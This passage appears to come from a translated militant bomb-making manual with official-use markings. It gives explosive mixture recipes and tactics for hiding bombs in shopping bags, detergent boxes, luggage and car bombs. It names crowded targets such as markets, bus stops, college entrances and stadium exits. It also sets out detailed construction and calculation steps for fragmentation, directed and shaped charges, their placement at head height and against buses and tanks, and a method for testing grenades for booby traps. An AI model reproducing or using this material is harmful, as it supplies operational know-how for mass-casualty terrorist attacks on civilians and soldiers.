    b. 2% Potassium Nitrate.
    c. 4% Charcoal.

3. Third one is composed of:
    a. 91% Ammonium Nitrate.
    b. 4% Potassium Nitrate.
    c. 5% Glue.

4. Fourth one is composed of:
    a. 15% Nitroglycerine.

b. 62.5% Sodium Nitrate.
c. Sawdust.
d. 4% Sodium Carbonate.

In the Name of Allah, Most Gracious, Most Merciful

Suggested Ways and Styles to Hide (Conceal) Packages

First: Operations inside the Markets

1. A person can enter the market for shopping, and can carry a shopping bag (not a Samsonite briefcase). He could place the package inside the bag, and leave the bag inside one of the stores to purchase new items. The store has to be in a crowded area so nobody can feel that a bag is left behind.
2. You can bring large packages into crowded markets by placing them inside big containers like margarine and pickles containers, or inside boxes, and pull them on a cart pretending that you are delivering merchandise. This has to occur after checking the market, knowing the delivery times, and the nature of merchandise, and how to make the delivery.
3. A package can be placed inside large boxes similar to the ones that contain Coca Cola, cans, or something similar. It is preferred to use a new box, and to have a writing of its contents, or drawing as shown on the Cola boxes.
4. It is useful to take advantage of the boxes that contain electrical appliances, and to place the explosive package inside a stereo or computer printer box.
5. The package can be hidden inside a 5 KG detergent box, or any box carton, plastic, etc as long as the box or the container has picture and writings that reflect the content of the package similar to the one that has detergent (Persil or Ariel), through the following steps:
    a. Open the container from the bottom and empty it from the inside material. Don't open it from the regular specified area to make sure the container is just bought from one of the stores in the area here. If the brother is checked out (God forbid), they will not think of opening the container and see what is inside, because the condition of the container is the same as a newly manufactured one.
    b. The container is carried as is, and without putting it inside a bag. When putting it inside a plastic bag, the bag must be a clear (see through) bag to avoid any suspicion, and give the hint to anyone seeing the container; it is just a detergent or box of biscuits, etc.
    c. The person entering the market looks as though he bought a detergent box that contains the explosive package from another store, and he wants to purchase some other things. At this time he can place the package inside the selected store, and then searches for

merchandise to be bought, and might purchase some of them, and then leaves aside pretending that he wants to pay money one time only. At a suitable time he leaves the place quietly and without bringing any attention.

Observations that must be considered when hiding explosive packages

1. The package weight must be considered where it has to be compatible with the major container.
2. The volume has to be suitable with the volume of the container.
3. It should not leave any spaces to avoid package movement inside the container. It is useful to use a sponge and cork to fasten it firmly inside the container.
4. You can leave a little bit of the original material on the top to disguise the package in case of inspection, and opening the container from the original specific side. (Leave little bit of detergent in the container on the top. If they open the box, they will find detergent).
5. It is important to pay attention to the center of gravity where the container should be heavy on one side and light on the other.
6. You should avoid leaving any abnormal things on the container like a switch button, wire, or bulb, etc.

In case of a large package, you can bring it to the market over a black cart used by shoppers, or similar to the one used by a merchandise delivery people. The person has to be compatible with the cover in term of dressing, market merchandise, delivery time, and has to carry with him papers or pocket book similar to the one carried by the delivery people to register debt, or give invoices.

He can also leave the merchandise at the crowded store threshold, and can leave pretending he wants to talk with the storeowner, and then he goes to another store, and leaves the entire area with the consideration of the timing of package detonation.

Second: Operation inside buses and bus stops

1. If the operation is going to be in the bus station, and the plan is to be executed inside the bus, it is better to use a handbag, or a Samsonite.
2. If the plan is to detonate the package in the middle of the enemy gathering, inside the bus station; you can place a large explosive package inside a large traveling luggage when the bus station is used for long distance areas, and a large luggage doesn't get the attention. It is also useful to use a large luggage if you want to place the explosive package in the baggage area underneath the bus, and then to get off when the operation does not seem as martyrdom act.

Observation

We can use booby-trapped cars (car bomb) to storm compounds (open markets, open bus stops, closed markets, and closed bus stops, etc).

When the distribution of explosives inside the car is proportional with the compound; it is beneficial to use shrapnel (fragments) in an open and closed areas, and possible to take advantage of using compressed gas cylinders, and gasoline containers in closed area to increase the effect of explosive package.

Storming the open markets and bus stops is easier than storming the closed markets. To storm closed markets, you must find the car entrance, and need to deceive the guard if there is one pretending that you want to park the car in front of the entrance, and then you change the speed gear to a lower speed then suddenly storm the market and kill people by hitting them, and the rest will die from the explosives.

Third: Operations in public places, restaurants, public administrations, etc.

1. In case of an operation inside a restaurant, the package can be placed in the handbag (on the shoulder), or inside a Samsonite brief case while paying attention to the person's shape and clothes to match with the Samsonite.
2. If the operation is inside an official establishment (post office, banks, public administrations), the package can be placed inside a Samsonite.

Fourth: Using Booby-Trapped Car (car bomb) in Execution (Remote control and timing)

1. Explosives can be placed inside the car doors, in the front sides, or front / rear bumpers if they are made of plastic.
2. Explosives can be stored in the trunk with gasoline and compressed gas containers.
3. Explosives can be stored inside the Taxi Sign located on the top of the car. This way insures directing the shrapnel towards the heads, and there should be no restriction between the shrapnel and the target where the taxi sign is made of plastic.
4. A traveling luggage can be placed and tied up on the roof of the car where the explosive package is placed inside the luggage.
5. Boxes and containers can be used and placed inside the car, and near the windows. The windows have to be tinted black, and the car has to be a Station Wagon (SW) or Transit.

Suitable Targets for Car Bombs:

1. Markets' entrance.
2. Stadiums' exits.
3. **Colleges' entrances and exits.**
4. Movie theater entrances.
5. Bus stops.
6. Gathering places (demonstrations, celebrations, carnivals, etc.)

The place has to be checked, and the routes used by the enemy have to be known after the end of a movie, after leaving the college, or at the end of sport game. The car can be parked in a place where a crowd of people passes by. Parking a car nearby these places might get the attention of the enemy, and they might check the car.

In case the car is far from the crowd, it will not get their attention. We have to consider that street allows to park cars to avoid the enemy's attention to the car, and to avoid towing away the car because of parking violation. The car is detonated by a remote control, or timing after careful monitoring, and after determining the time of enemies passing by very carefully.

Observation: you should consider the occasions, nature of the place, the area, dress of the person, and the car to be driven. [For example: during Eid (festivity, celebration), you can take advantage of using the dessert boxes, flowers, or other home plants (where the package is placed inside and covered with sand].

UNCLASSIFIED//FOR OFFICIAL USE ONLY

In the name of God, Most Gracious Most Merciful
Subject: How to increase the effect of an explosive package
Number: 201 k/ 98
Beneficial Party: Special for those preparing the explosive package
Islamic Greetings

How to increase the effect of package (A)

We mean by this address the maximum benefits from the shockwave to achieve the complete goal. The factors can be divided into three major parts:

1. **Technical factor**: maximizing the effect of package is based on:
    a. Package.
    b. Environment and distance.
    c. Target.

A. Package

1. The more explosive in it, the more effect it will have.
2. Classical explosives have greater effects than the known ones (popular explosives).
3. The kind of material has an important role in achieving the complete goal. We will limit our discussion to the materials used, and available to accomplish the goal. For example, destruction (demolishing, digging, establishments, etc). It is recommended to use:
    - TNT to achieve a goal of cutting, or to benefit from the speed of fragments and to be used against human targets. We use C4 (whether the human targets are walking or sitting).
    - It is possible to use both materials to achieve both goals with a proportional difference between them.
4. Shape of material: the more directed the material is (towards the target and intended area, the more it is shaped, and takes cylindrical forms, cubical forms, etc) to the target, the more effect it will have, and will be more economical too in terms of the used amount. Less amount to achieve the complete goal, and the best used against human targets or (?) are two kinds:
    - T.V Shape (figure 1)
    - Cone Shape
5. Thickness of the material: the more thickness, the higher in blasting wave in terms of destruction force and area. Regarding a formed charges, every 3 cm of thickness has a devastating affects on 15 meters distance. (Distance and not diameter).
6. Material power: to increase the power if it meets the following characteristics: (homogeneity, stick together, compressed, assembled, pure and good. When using more than one material, the blasting series has to be taken into account).

1. **Homogeneity**

UNCLASSIFIED//FOR OFFICIAL USE ONLY

- This means the same kind of material. For example when using TNT, the whole container has to be TNT, and nothing else should be mixed, or placed with it.
- It is recommended to be in form of the same material. For example, if the used material is powder, the other material has to be powder too. We don't mix powder and solid together even if they were the same kind.

2. **Stick Together (Coherent)**
   - Must be close to each other and have no space between them. (When using TNT, they must be tied up together, and when using cords like Cortex with it, it has to be sticking to it very much).
3. **Compressed:** Especially appears in the paste form like C4 when it is exposed to manual presser, or pressed by hand. To use mechanical presser; there are instructions that must be followed, otherwise the material will explode. The effect will increase and the size will decrease despite using the same amount.
   Warning: highly sensitive materials should not be pressed by hand or other ways. The one that blast without military detonator and especially for the popular made materials like **Hydro Peroxide Acetone.**
4. **Assembled**. The material is assembled into one spot. The center of forming is a spherical, cubical, or cylindrical shape. Spherical shape is considered the best shape because it gives equal effects in all directions considering the target and surrounding.
5. **Chains Explosive:** We mean by that, arranging different materials used in one package and considering their degree of sensitivity. For example, a package composed of detonator + popular materials + C4 + TNT has to be arranged as a detonator, TNT, C4, and popular materials. If there are disarrangements in this, some parts of the package might not explode, and consequently the affect will be less.
6. **Purity and Validity:** The higher in purity means a higher effective material. More distance from the moisture means, more and powerful affect. We mean by purity, by not having dirt during the manufacturing (primarily in the factory). Material validity means it is not affected by the atmospheric factors or moisture. For example, we distinguish that through the kind of materials like white TNT, which is more pure, and when the color changes to brown or black, the purity is lessened or affected greatly by moisture, and fungus appears on the material, and this eliminates the effect to a certain degree. We need for the rest of material a strong activator, and to consider checking the color not by looking at the surface material only, but by scratching or breaking the mold to see the true color of the material from inside.
7. **Blanket or Deterrence:** It is the materials used in forming the package, and usually placed in the direction of the target, and the detonator affects the direction.
   - **Blanket shape:** the package is shaped with the shape of the used padding.

- The more increase in the area of diameter of the padding, the more increase in the package diameter we get, and less distance. The distance increases with the increase of explosive thickness.
- Kind of Padding: It is recommended to use copper, and then iron. Also other kinds can be used (glass, etc) to form the package, but the effect in metal is a lot greater.
- Padding Angle. The best angle used for the formed and directed explosive packages is from 120^{o}-145^{o}. These angles are used to hit walking or standing human targets.
- Thickness of Padding: The more thickness, the less effect of the package, because large portion of the shockwave will be directed to cut the padding. Therefore, the thickness should not exceed 2 cm for 8-10 KG of TNT (we are not talking about the fragments with the knowledge that we can cut (shear) the padding to get the benefit from it as fragments). Notice: using any padding likes cartons to form the package, and using fragments directly without considering the thickness.
- Fragments: The best to use is 6 mm metal balls against moving human targets, and 8-12 mm for the settled targets according to the amount of material. To make fragments have the highest affect, they must be characterized as:
  - Spherical.
  - Regular and arranged in lines with no space among them.
  - Should not exceed 1/6 of the explosive thickness.
  - Stacked together with adhesive that keep their regularity, and should not have spaces between them.
  - Put small pieces in the upper layers.
  - If the metal balls are not available, nails and screws can be used with a thickness of 8-10mm, cut into 1 cm pieces, and placed in more than one layer to avoid melting them by the explosive material.
  - Poisonous (Toxic).

8. Place of Detonator
   - The detonator's bottom is directed towards the target.
   - It is placed in the middle of the outside surface of the material.
   - It is inserted into the middle of the first third of material (the bottom half of the detonator must be surrounded by the explosive material).
   - In case of using more than one detonator, they have to be of the same kind (same number written on the bottom or all of them have to be without numbers, because numbered detonators are delayed, and don't explode immediately).

9. Charge Support. It is a material that has a high speed and power, and used to activate the weaker materials. It is also used to amplify the shockwave. For example, we use white paste of C4 as a charge booster to TNT, and taking into account the explosive chain.

Notice: Detonator assures the blast of 5 KG TNT sticks, and may be more than that. For more amounts, it is recommended to use a charge support in the amount of 20-25 grams for every 1 KG of TNT. The detonator is placed inside, and attached to the material. If we could not get C4, we can use more than 2 detonators for blasting with the knowledge that, in most cases, regular detonator does not detonate a tank mine unless a charge booster (support) is used, because of less purity of the used explosive material.

10. **Adding materials to maximize the effectiveness of a package and to increase:**

- **Sound and Flame:** We place next to the charge, a compressed gas container, or used within closed environment.
- **Flame:** By placing benzene in a container next to the package.
- **High Temperature:** We add a soft aluminum powder to the explosive package.
- **Flammable:** We place a mixture (blend) of Molotov or Napalm in containers next to the explosive package.
- **Smoke:** We place dry starch, flour, or white cement.

11. **Location to place the explosive package:**

- The package has to be perpendicular to the surface of the intended target that needed to be destroyed.
- If it is against personnel, it has to be directed towards the level of heads and chests.

1. Perimeters and Distance

There are three situations concerning the package-implanted perimeter.

- The package is placed in an open place.
- The package needs to be contained, and used in this case to destroy establishments. Most of the times where the package is placed near bridge columns, and sand bags are placed above it or it is used in a closed environment like a room.
- The package has to be covered. This means a hole has to be made to place the package in it, and then it should be covered. In these cases, we find that if we use the same amount of explosive for the same target, we find the effect of the third is the strongest, the second is stronger, and the first is strong. For information, the effect of material in the middle of water is more than its affect in the dry land for the speed of transferring the wave in the water.
- This will make notice that the more closed is the environment that surrounded the package, the more effect it has. In the future, we will explain this phenomenon scientifically.

<u>Regarding the increase of package effect to the farthest distance, this is related to:</u>

1. The thickness of explosive material. As we said for example, 3 cm of explosive affects a 15m-distance killing range.
2. The shape of charge (package).
3. We must know that every package causes after its explosion 4 circles from the outcome.
   - The circle of complete damage is the range of detonation. It is the affect of an explosive material without a detonator. It will explode, cause within that detonation, and emit too.
   - The cutting and emitting circle: it is the range that causes for any solid body to be cut and emitted (thrown away).

- The emitting circle: It happens as a result of the strength of produced gases, which pushes any body within the circle without causing a direct damage, and throws it away.
- The safe sabotage circle: It is the last range affected by the wave, and the effect is zero there.

Notice: it is important to benefit from the whole distance that is affected by the shockwave. It is not good to strike a crowded street with pedestrians by the width; the most damage of the wave will hit the stores and walls.

C. The Target

We did not discuss material targets. We will give it a detailed session, and we will only cover the human targets (pedestrians), or the loaded targets (machineries that carry soldiers). There is a question and would like to have your answer if you know the theories on how to deal with each theory. Write the amount of used material, its shape, and location of placement?

1. Martyrdom Operation: Mujahid wants to carry a package in the middle of crowded human gathering in a closed environment?
2. Implant the package in the middle of human gathering (not crowded), and not in a closed environment.
3. Martyrdom operation within five settlers. The sacrifice magnitude should not exceed the results.
4. Bus loaded with soldiers and the goal is to get rid of everyone without having a martyrdom operation. Write the theory of this plan that will achieve the goal, and determine the amount, shape, and place of package. (We will have one section on how to use military science intellectually in fighting occupation).

(Islamic prayer and greetings) Please God give us the useful knowledge, increase our acceptable knowledge, work, peace, and mercy of Allah to be upon you.

/////The End/////

UNCLASSIFIED//FOR OFFICIAL USE ONLY

Subject: Summary of Analyzing an Explosive Package

First: To calculate the degree of spreading of an explosive package; (it is the angle that makes fragments spread covers the whole distance of specific target).

Tangent of the half angle of package = Opposite (half spread distance of the target in meter) / Adjacent (the distance of explosive package from the target in meter)

(#) The angle of forming the package (degree) = ½ the angle of forming the package x 2

Second: to Know the Number of packages

When using more the one package for the target, we use the following law (formula), and consider if not having a dead area among the packages that are not reached by fragmentations:

Number of packages = the complete distance of the target and row in meter / (the range of fragmentations spread for every package in meter x 0.8)

Notice: when the 145 degrees angle does not cover the total target, we use more than one explosive package to cover the target totally. (The highest degree allowed to use is 145^{o})

Third: Calculating the inclination angle of package on the ground surface

The angle has to be = zero.

This means the package has to be perpendicular to the middle of the target first 1/3.

Height degree = Opposite (dead area that not affected by fragments from ground surface to the height in meter) / Adjacent (package distance from the target in meter)

To find the angle, press (**Shift + Tan**)

To calculate the package inclination from top to bottom, we use the same law:

a. Length (long line)

b. Width (wide line)

Fourth: Calculating the shrapnel (fragments) spread in cm^2

Number of fragments = the target area (cm^2) / fragment spread area (fragment/cm^2)
Notice: the reasonable area to be used in fragments' spread is 255 cm^2 for side targets which is the minimum (1 fragment for every 15 cm^2)

Fifth: Knowing the length and width of a package in centimeter.
To know that; we should know first the number of fragments in the package length and width:

$$\text{Fragment length} = \sqrt{\text{Number of fragments} / 2}$$

Package width = Package length x 2

Package length (cm) = Number of fragments in the package x fragment diameter (mm) / 10

Package width (cm) = Number of fragments in the package width x fragment diameter (mm) / 10

Six: Calculating the thickness of explosive material

It is assumed that the thickness of fragment layer should not exceed 1/3 of the explosive material when a military material is used.

Explosive material thickness (cm) = Fragment diameter (mm) x (6)

The higher the number multiplies by the fragment diameter, the higher the effect and the farther in distance. The lowest number allowed is (3).

Seven: Calculating the amount of explosive material
To calculate the needed weight of a package, we use the following law:

Explosive weight (gram) = Package volume (cm^3) / (6)

Package volume (cm^3) = Length (cm) x width (cm) x thickness (cm)

Eight: to calculate the radius used to draw the angle, we use the following law (equation):

Radius (cm) = [Package length (cm) ÷ 0.0174606] / Angle of forming the package (degree)

Nine: to calculate the approximate percentage of making the white snow, this is 20-37% white snow of mixture (blend) (Acetone + Oxygen Water)

The amount of explosive needed (kg) = 25 x mixture (blend) volume (liter) / 100

In other word to calculate the needed mixture (blend):

Page 33 of 156

Volume of needed Mixture (liter) = Explosive amount (kg) x 100 / 25

/////The End//////



In the name of Allah, the Most Gracious, Most Merciful




Some collected instructions regarding explosive Packages

To increase the effect of package, it has to be formed according to the nature of target (people, cars, buses, soldiers' vehicle, tanks, etc), and according to the location of placing the package, where the package design is different in design for the bus from the explosive package designed to be placed on the roadside to hit personnel. Also the shape of the package is different for the one implanted in the marketplace to hit personnel, to the package placed on the side road to target personnel too. We will show you some samples of packages to some targets. But before we do that we will give some rules to help you in the subject while making explosive packages.




1. The shape of explosive wave takes the shape of package, and the explosive wave exits perpendicular with the shape of the package surface. If we blast cubical package in the air, and away from the earth or walls, the shockwave moves in six directions, and reaches the same distance as shown in figure (1). If we blast within the same conditions an octagon shaped package, we notice the shockwave goes into eight different directions, and perpendicular with the surface as shown in figure (2).



2. Shockwave is proportional with the material thickness. The thicker the material, the stronger shockwave, and a farther distance we get. For example, if we blast a rectangular explosive package, the shape of wave will be as shown in fi

3. The place and direction of a detonator affects the shape of the shockwave and direction of its strength. The strength of wave goes to the opposite direction of the detonator location, and the detonator must be inserted 3 cm inside the material. Look at figure (4)



4. The shockwave exits perpendicularly with the material surface where if the outside surface of the package is straight, the placed fragments on top of the package go in the direction of that straight line. If it is curved, the fragments will dissipate (spread). In case of a concave (dished) shape, the fragments will congregate. Look at figure (5)

5. Shockwave gets weaker and disappears to limit the effect. When it is at the peak of its power near the closed circle to the explosive center, it detonates any impacted object. After it gets farther from the explosion center, it is weaken slightly, and we see it breaking apart any object that hits by it. Then after it gets farther, it gets weaker and its effect is limited to pushing objects that impact it. After that the effect of a shockwave disappears until it reaches zero. The reason for that is, produced gases from explosion dissipate, and pressure drops, its speed reduced, and its affect are lessened. The borders of the wave influence depends on the diameter of detonating circle, break up, propulsion, or disappearance on different factors, some of them:
   a. Kind of explosive material. Higher power causes higher effect.
   b. Amount of explosive material. More amount causes farther effect.

c. Material homogeneity. The package has to be made from one kind of explosives otherwise we need to use more than one kind. We don't randomly mix, and we arrange it where the strongest material is closer to the detonator, and then the weaker. Example: if we have an amount of TNT and C4, we put C4 material around the detonator, and then we put the TNT around the C4 (look at figure 7). The material itself has to be homogenous. We mean by that, if you have an amount of grounded TNT, and stick TNT, don't mix them together inside the package. This will weaken the package. You can grind the sticks to become similar to the other TNT, and then put it in a container, and press it. Also the C4 has to be a paste (dough shape), if there are several molds to become like one mold, and then place it inside the container (package).
d. Pressing and Coherence: the material has to stick together and be pressed. The more pressing means more powerful material and this applied to the military explosives TNT, and C4. It is prohibited to press the material when the detonator is inside it. You must press the material before putting the detonator, and after the pressing we dig a place for the detonator by using a piece of wood, and then we place it into the material (charge). It is prohibited to press the popular explosives like (white snow).
e. Containing the explosive material gives it more power. Example on that, if you put a mold of TNT between two rocks where it is surrounded from both side, it will break the two rocks. When you place it nearby the rock where it is free from the other side, you will notice its simple affect on the rock, because the shockwave is just gases, and as we mentioned always, they look for a weak point to exit from. When placing a side package to a car or a walking patrol, it is recommended to have the package placed near the rock where the rock is located behind the package, and the target is in front to get the most benefit of the shockwave where it goes towards the target direction. Also the effect of the package in closed environment (inside rooms and buildings) is more than the open environment (outside the buildings).
f. Fragments: Where the effect of fragments wrapped package is multiple from the package without fragments. The reason is, the fragment has a mass and weight, which will help overcome the air resistance. When exploding, fragment flies at a speed of 7000m/sec, which penetrates the bodies. The evidence of that are the hand grenades. Hand grenades are called by an attack grenades (or sound), and do not have fragments, have 5 meters of killing range in spite of their contents of more explosive amount from the defense grenades that have a killing (detrimental) range of 35 meters because of the fragments. The grenade cover is made of a thick polygon metal.

6. Explosion (blasting) wave is reflected if impacted a strong barrier, and rebounds (ricochet). Look at (figure 6) where the arrows illustrate the reflective wave because of the wall.

Now after we knew the nature and characteristic of the shockwave, and this knowledge will make us benefit from the maximum level of the shockwave power? We will introduce you (Mujahideen) to some samples of a package shapes according to the nature of targets.
Some observations and rules in designing explosive packages to obtain the maximum level of benefit:

First: if the package is placed inside buses

A. When placing the package in the handbags compartment above the passenger head, it is preferred to use cylindrical shape packages with fragments as shown in drawing (S).
B. When placing the package inside the bus but outside the specified passenger area. Here it can be placed in several locations:
   1. In the luggage compartment of travelers: the package must be placed in a strong container to keep protects it from impacts and pressure inside the box specified for travelers' luggage, especially if made of the white snow.
   2. Can be placed near the fuel tank.
   3. Can be placed near the wheels and in the wheels joints, and the driving (rotating) shaft, or near the front wheels shafts as a priority.

It is preferred always to use fragments for the following considerations:

a. Fragments in the surrounding center increase the blasting pressure.
b. Fragments penetrate the bus frame easily, and useful to hit passengers and pedestrians.
c. If the fragments placed towards the personnel, and the remaining body of the explosive without fragments, this situation gives more benefits (every action has an equal and opposite reaction). (TC: Newton's Law)

Regarding the location of placing a package in a situation like this:
Consider the use of:

- Fragments
- Detonator's direction.
- Increasing the thickness of the package.
- Considering the weaker point towards the passengers.
- No luggage above it.

Second: in case of using side packages against buses and cars:

1. Directing the package towards the target is not sufficient, but it has to be formed to have a higher affect in God's willing.

2. When selecting a location to put the package, the conditions to select and ambush a place have to be taken into account. The target has to be moving slowly, and the speed should not exceed 20km, otherwise controlling the detonation time will be difficult. If the delay is one second, the target will be escape away from the affect of explosive package, this if the target is moving fast. For knowledge, the car driving in 50km/h speed passes 14m in one second, and this means the target is outside the affected range of the package, and will not be much harmed. If the target is driving 100km/h, it will pass 28m in a second and will not harm.
3. Using the proper shape to form the package, there are several shapes for directed packages, and its shape is controlled by the target area, kind of target car/personnel, the distance of package from the target, and from the suggested shapes.

First: concave (dished) directed package:

This package is used against a mechanized target that is hard to hit till 10-15m distance and specifically cars. The following must be considered:

1. The wall of the used cylindrical container must be from metal, and preferred to be thick to get the benefit of the shockwave in one direction, which is the target direction. We suggest the use of small gas cylinder (similar to the one used in camping), and also can benefit from the metal cylindrical pipes (6"). When using the gas cylinder, the following steps have to be considered:
   1) Cutting the gas cylinder from the bottom. **Fig 4**
   2) Opening the gas cylinder from the clock location by inserting an explosive material, and placing the detonator. **See Fig 1.**
   3) Bringing a metal plastic plate with similar diameter of the gas cylinder and concave (dished) (3-5 cm). **See Fig 3**. It must be before putting the explosive material inside the cylinder. **See Fig 1.**
   4) Placing the plate on the bottom of the cylinder where the concave (dished) is directed inward [we benefit from the welding (soldering), duct tape, or silicon].
   5) Fragments are placed to the plate wall, and may benefit from the adhesive materials in case the fragments are not equal in size, where the larger ones are placed next to explosive material. Then we thicken the fragment layer in the middle.
   6) The thickness of explosive has to be 6 times of the thickness of fragments as shown if **Fig 1 and Fig 3.**
   7) Use ball shaped fragments (steel balls) in a diameter of 8mm or 10mm. It is preferred to place two layers.
   8) When gluing the package, it has to be parallel to the ground, and perpendicular to the middle of the bus. (Use water scale) or [Mercury scale]. Its height from ground is ½ meter lower than the bottom edge windows as illustrated in **Fig 6**.


9) In case of having difficulty in using a gas cylinder, we can use margarine tank (7kg), milk container, or something similar.

Second: curved directed packages

These packages are used if the target (bus or car) is closer than 5 meters, and the Mujahid could not design the televised package. It is beneficial to use the gas cylinder, margarine container (7kg) with the use of a concave (dished) plate as shown in the previous package. But in this case, the plate is turned where the curve is pointed outward, and the fragments are placed from the curved side of the plate, and the concave (dished) side is toward the gas cylinder where it will be filled with explosives in order to give dissipation to the fragments where it will cover the target. **Look at the figure 2 and figure 5.**


Also this kind of packages is used to hit stationary of moving personnel (walking patrols or gathering, bus stops, demonstrations, markets, etc)

Observations about cutting the gas cylinder:



1. The cylinder has to be discharged completely of gas.
2. Remove the gas lock (sealant).
3. The cylinder should be washed several times by water and should be filled with water completely.
4. It is preferred to do cut by using a hand saw.
5. Must be careful to disguise the package very carefully, and resist the forensic work.

Advises to implant the package:




1. The package has to be above ground where it should be at the half height of the target, parallel to the ground and directed toward the target precisely.

2. In case of the rocks and walls presence, the package has to be placed where the wall or rock is placed behind the package and sticking to it in order to release all the shockwave towards the target as shown in **figure 7**.

3. The detonator (flash or bulb in the white snow case) has to be placed from behind where it will in the middle and perpendicular to the target as shown in **figure 6**.

UNCLASSIFIED//FOR OFFICIAL USE ONLY




Observation: when the package is curved, it is not a condition to be cylindrical. For example, we can use the parallel rectangular like the wood box, or Mazola oil gallon (5KG) where a suitable container is selected for the package, and the length of the target is considered (the length of the soldiers or the settlers line). This package is called a televised package because it looks like a TV unit. The following factors have to be considered:

1. The material thickness has to be 6 times the fragments' thickness.
2. The best fragment against personnel are 5-6mm balls or screw nuts.
3. The length of the package has to be double the height.
4. The package front should be directed towards the target in a semi circle shape. Look at **figure 8.**

About planting mines: Classical anti personnel mines are not recommended for use, and is not advised to copy it for the following reasons:

1. Their effect is limited, and for the person stepping on the mine by foot even if other personnel are around him, they will not be harmed if they are few meters away, because the shockwave is pushed upward. Even if we put fragments, they will be an upward thrust, and will not scatter to the sides, because the side fragments will enter the sand where the mine is buried. Look at **figure (a)**. With the exception of the televised mine, as well as the spring and jump mines, and Bangalore (which is just a tube filled with explosives, and works on tension and suspending stress).
2. Buried mine does not explode unless it is pressed enough, and the area for the soldier to press on it is very small (foot place). Therefore, it is highly possible for the enemy to pass without exploding a mine. But in the side packages: there is a chance to put wires across the road where it explodes when a soldier touches the wire, and the chance of escape by the enemy is very limited. Look at **figure (B).**




3. Difficulties in digging, planting, and hiding the mine later on.
4. Side package has higher effect because of the fragments cover larger area and in all directions. It is also easy to hide and disguise.

Regarding the calculation of an explosive material used for penetration (tanks and others)
To calculate the amount, we use the following law (equation):
Calculating the ideal position of the angle of formation:

Angles used for penetration are from 45° to 65°.
Here is the law:

- Cone diameter = cone height
- Explosive material thickness = 2 cone height
- Package distance from target = cone height
- Penetrating the target = 2 cone height




Some definition of terms:
R: Cone depth (cone height)
B: Cone diameter
I: Cone base perimeter (Circumference).
D: Package distance from the intended target to penetrate.

The law is:
R = 0.447 S
B = 0.447 S
I = π B

Cone drawing angle = I ÷0.01746 ÷ R

Question:
A piece of iron has a thickness of 17 cm. Find the cone dimension, and its shape angle.
Solution:
We find the value of R, which is 17 x 0.447 = 7.599
We find the value of B, which is 17 x 0.447 = 7.599
Cone diameter = 7.599cm and cone depth = 7.599cm
To calculate the circumference shape (formation) angle of the cone, we use the following law:
Angle of cone drawing = I ÷ 0.01746 (constant number) ÷ R
I = 7.599 x (22 ÷ 7) π = 23.882
Angle of cone shaping = 23.882 ÷ 0.017464 ÷ 7.599 = 179.998 degrees, about 180^{o}.

How to make the cone: after calculating the dimension and circumference, we do the following:
We bring a piece of copper, which we intend to shape. It is preferred to have 2mm of thickness.
We draw a straight-line 180^{o}. (The calculated angle)
We put a dot in the middle of the line. We open the compass to distance of cone depth that is 7.599.
We place the head of a compass in the middle of the straight line, and draw a semi circle as shown in figure (N).
We cut the shape and fold the piece in a cone shape, and we get the resulted cone in a 7.599 diameter, and 7.599 depth.



Observation:
If the package is away from the intended surface needed to penetrate, the power of penetration is reduced, and we double the amount.
Example: the package that penetrates 17cm at a distance of 17cm will penetrate 8.5cm from32cm distance, and penetrates 4.25cm form 49cm distance, and so on. If we wish to place a package to penetrate the bottom of a tank, where we can place the package in the bottom of the tank, and pointed upward. The package will be 70cm away from the intended surface to penetrate, the tank height is 60cm, and the dust thickness above the package for hiding concealment is 10cm. Here we have to design a package capable of penetrating 20cm thickness of metal. The package here penetrates 20 cm metal from 20 cm distance and penetrates 10cm from 40cm distance

UNCLASSIFIED//FOR OFFICIAL USE ONLY

and penetrates 5cm from 80cm which is suitable. For precaution, we use the package dimensions capable for 30cm distance in metal.

To calculate the cone dimensions and the shape angle, we follow the previous law:

Solution:

Cone diameter = 20 x 0.477 = 13.41cm
Cone depth = 20 x 0.447 = 13.41cm
Cone shape angle = 180 degrees
Need 5 kg of C4 explosives.

Cone thickness = 5mm to 7mm of copper metal.

Observation: when considering the inclination of explosive material, the shape and height of the cone are calculated as shown in the figure.

We are in need for accuracy in placing the package, and directing it towards the target where it should be perpendicular to the target intended to penetrate. The best place is to put it in the tank bottom where it will be directed upward as shown in figure (a). It has to be in the middle of the tank between the two chains, and underneath the tank tower, or slightly to the back, because the tank front has no personnel and has only the engine. To choose the right position to place it, the following have to be taken into accounts:

1. Compulsory passage for the tank or parking place where the package is planted in the routine parking space. The package will be detonated when the tank stops.
2. Speed has to be minimum.
3. The passage is narrow where the tank has to drive over it, and the package is placed in the middle as we indicated. The chain doesn't drive over the package.


Observation: The package circle has to be by a trap, or a remote control.

Testing Bombs

From the safety considerations

When receiving bombs from specious resources, they might be booby-trapped, and there are three possibilities of booby traps:

A. Near the (?) where the blast when installing the igniter.
B. Or when pulling the safety pin.
C. Or when releasing the lever to throw it.



To test the first case, the next steps have to follow:

1. When receiving grenades (bombs) separated from the ignitions, we must measure the depth and diameter of the hole specified for placing the detonator in it, and to make sure it is suitable for the detonator length and thickness, and enters easily (detonator). It could be placed in the bottom a track or screw that work to contain the detonator, and consequently when installing it in its place, it starts friction with the wall in case the diameter is narrow or could compress in case a nail is placed underneath it, and cause a detonator blast during installation. We can benefit from any stick, pen, or pencil if it has the same thickness of detonator. The pen is inserted into the bomb hole and measures the depth, and then compares it with detonator's length.
2. When placing the detonator, the enfold has to be in the detonator where the bombs body is stable because the detonator is light and consequently feel any jam occurs during the enfolding. But if the bomb body does the enfolding, we will not feel if it if there is a jam.

Testing the second case of booby trapping:

Bomb igniter is tested alone without the bomb, so we don't lose if it is booby-trap:

1. First way, this is by pressing the lever. If you feel a resistance in the lever by pressing on it, this means it is safe. If you feel no resistance, this means the pin or trigger, which will hit the capsule, do not hold it. Booby trapping depends on seating the lever from pin or trigger, which will hit the capsule where the safety pin is holding the trigger or the pin. When it is pulled, it will be released, and the bomb will blast (trigger or pin in the normal position are pressed by a spring, fastened to the lever, and the lever is held by a safety pin).
2. We secure the bomb lever with the igniter body by using an adhesive, and fasten the igniter to a tree branch or anything to hold it on with the condition of not being able to explode or ignite.

3. We tie up a strong thread with the ring connected with the nail (pin).
4. We soften the passage of safety pin to ease its pulling.
5. We stay away from the igniter and pull the safety pin from behind a cover.
6. After getting the assurance that the igniter is not a booby trapped, we repeat placing the safety pin in its place, and fasten it as it was before and disassemble the igniter. In the third case where the booby traps is through the pull out the slow cord where the grenade explodes immediately after throwing it in the air, which kills the thrower. In this case, we have to make sure of the slow cord presence. We know if it is booby trapped or not through as follows:
   i. Test the detonator and notice if it has been changed, or looks different from the well-known detonator.
